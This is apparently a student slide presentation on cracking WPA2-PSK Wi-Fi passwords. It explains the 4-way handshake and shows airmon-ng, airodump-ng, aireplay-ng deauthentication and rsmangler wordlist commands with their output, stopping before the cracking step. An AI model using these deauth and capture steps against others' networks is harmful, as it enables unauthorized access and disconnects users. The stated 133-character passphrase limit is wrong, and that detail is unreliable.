

CRACKING WPA/WPA2 PASSWORDS WITH AIRCRAK-NG

Rohit Burman - 07
Deepesh bathija – 03
Rohit Bijani – 06
Prof. Mohan sir

INTRODUCTION

- Most wireless access points now use WPA2 with a pre-shared key
- This is known as WPA-PSK
- Possible attacks:
 - Dictionary attack (cowpatty, aircrack)
 - Brute force (reaver, john the ripper, jtr+aircrack)
 - Social engineering attacks (evil twin)

WPA-PSK & WPA2-PSK

PSK:


Pre-Shared Key (PSK) is a client authentication method that uses a plain-English passphrase, containing up to 133 characters.

Calculated by applying the PBKDF2 to the passphrase, using the SSID as the salt and 4096 iterations of HMAC-SHA1.

4-WAY HANDSHAKE

1. AP sends ANonce (AP Nonce)
2. Client use the ANonce and PMK to generate PTK
 1. $PTK = KCK$ (key confirmation key) + KEK (key encr. key) + TEK (temporal encr. key)
3. AP sends MAC
4. Client send ACK with MAC.


The attack: Check if generated KCK matches.



PROCEDURE

1. Airmon-ng
2. Airodump-ng
3. Aireplay-ng
4. Generate wordlist
5. Aircrack-ng

AIRMON-NG



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali: ~#  
root@kali: /media/root/Drive/Kali  
File Edit View Search Terminal Help  
root@kali:/media/root/Drive/Kali#  
root@kali: /media/root/Drive/Kali  
File Edit View Search Terminal Help  
root@kali:/media/root/Drive/Kali# airmon-ng  



| PHY          | Interface | Driver    | Chipset                                                             |
|--------------|-----------|-----------|---------------------------------------------------------------------|
| phy0<br>pter | wlan0     | rtl8723be | Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Ada |

  
root@kali:/media/root/Drive/Kali# airmon-ng check kill  
Killing these processes:  


| PID  | Name           |
|------|----------------|
| 1364 | wpa_supplicant |

  
root@kali:/media/root/Drive/Kali#
```

AIRMON-NG




```
root@kali: ~  
root@kali: /media/root/Drive/Kali  
root@kali: /media/root/Drive/Kali# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0 pter	wlan0	rtl8723be	Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Adapter

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali: /media/root/Drive/Kali#
```


AIRODUMP-NG WLAN0



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
  
root@kali: /media/root/Drive/Kali  
File Edit View Search Terminal Help  
root@kali:/media/root/Drive/Kali#  
  
root@kali: /media/root/Drive/Kali  
File Edit View Search Terminal Help  
CH 10 ][ Elapsed: 6 s ][ 2016-10-26 04:52  



| BSSID             | PWR | Beacons | #Data, #/s | CH | MB   | ENC  | CIPHER | AUTH | ESSID         |
|-------------------|-----|---------|------------|----|------|------|--------|------|---------------|
| C4:E9:84:24:AF:CC | -49 | 22      | 0 0        | 8  | 54e. | WPA2 | CCMP   | PSK  | BURMAN        |
| 0C:D2:B5:09:76:C8 | -82 | 7       | 0 0        | 13 | 54e  | WPA  | CCMP   | PSK  | MTNL_0976C8_1 |


| BSSID            | STATION           | PWR | Rate  | Lost | Frames | Probe |
|------------------|-------------------|-----|-------|------|--------|-------|
| (not associated) | 3C:91:57:CC:3D:03 | -41 | 0 - 1 | 15   | 10     |       |
| (not associated) | 94:44:44:EC:F6:07 | -85 | 0 - 1 | 0    | 1      |       |

  
root@kali:/media/root/Drive/Kali# airodump-ng --channel 8 --bssid ^C  
root@kali:/media/root/Drive/Kali# airodump-ng --channel 8 --bssid C4:E9:84:24:AF:CC -w cap/de1 wlan0mon
```


AIREPLAY-NG



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#
```

```
root@kali: /media/root/Drive/Kali  
File Edit View Search Terminal Help  
CH 8 ][ Elapsed: 1 min ][ 2016-10-26 04:55 ][ WPA handshake: C4:E9:84:24:AF:CC  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
2 0 8 54e. WPA2 CCMP PSK BURMAN  
Rate Lost Frames Probe  
1e- 6 0 1010 BURMAN  
0 - 1 0 15
```

```
root@kali: /media/root/Drive/Kali  
File Edit View Search Terminal Help  
root@kali:/media/root/Drive/Kali# aireplay-ng --deauth 5 -a C4:E9:84:24:AF:CC -c 3C:91:57:CC:3D:03 wlan0mon  
04:55:08 Waiting for beacon frame (BSSID: C4:E9:84:24:AF:CC) on channel 8  
04:55:09 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 0|64 ACKs]  
04:55:09 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 0|64 ACKs]  
04:55:10 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 0|64 ACKs]  
04:55:11 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [12|65 ACKs]  
04:55:11 Sending 64 directed DeAuth. STMAC: [3C:91:57:CC:3D:03] [ 3|64 ACKs]  
root@kali:/media/root/Drive/Kali#
```

GENERATE WORDLIST USING RSMANGLER/CRUNCH

The screenshot shows a Kali Linux desktop environment with three terminal windows. The top window, titled 'root@kali: /media/root/Drive/Kali/wordlists', shows the command `cat del.txt | rsmangler --min 8 --max 15 --file -> burman.rb` being executed. The second window shows the command `cat burman.lst` resulting in an error: `cat: burman.lst: No such file or directory`. The third window shows the command `cat burman.rb` displaying a list of generated wordlists. The bottom window shows the command `aireplay-ng --deauth 5 -a C4:E9:84:24:AF:CC -c 4:AF:CC -c` being executed, with output showing the attack progress and a table of results.

```
root@kali: /media/root/Drive/Kali/wordlists
File Edit View Search Terminal Help
root@kali:/media/root/Drive/Kali/wordlists# cat del.txt | rsmangler --min 8 --max 15 --file -> burman.rb
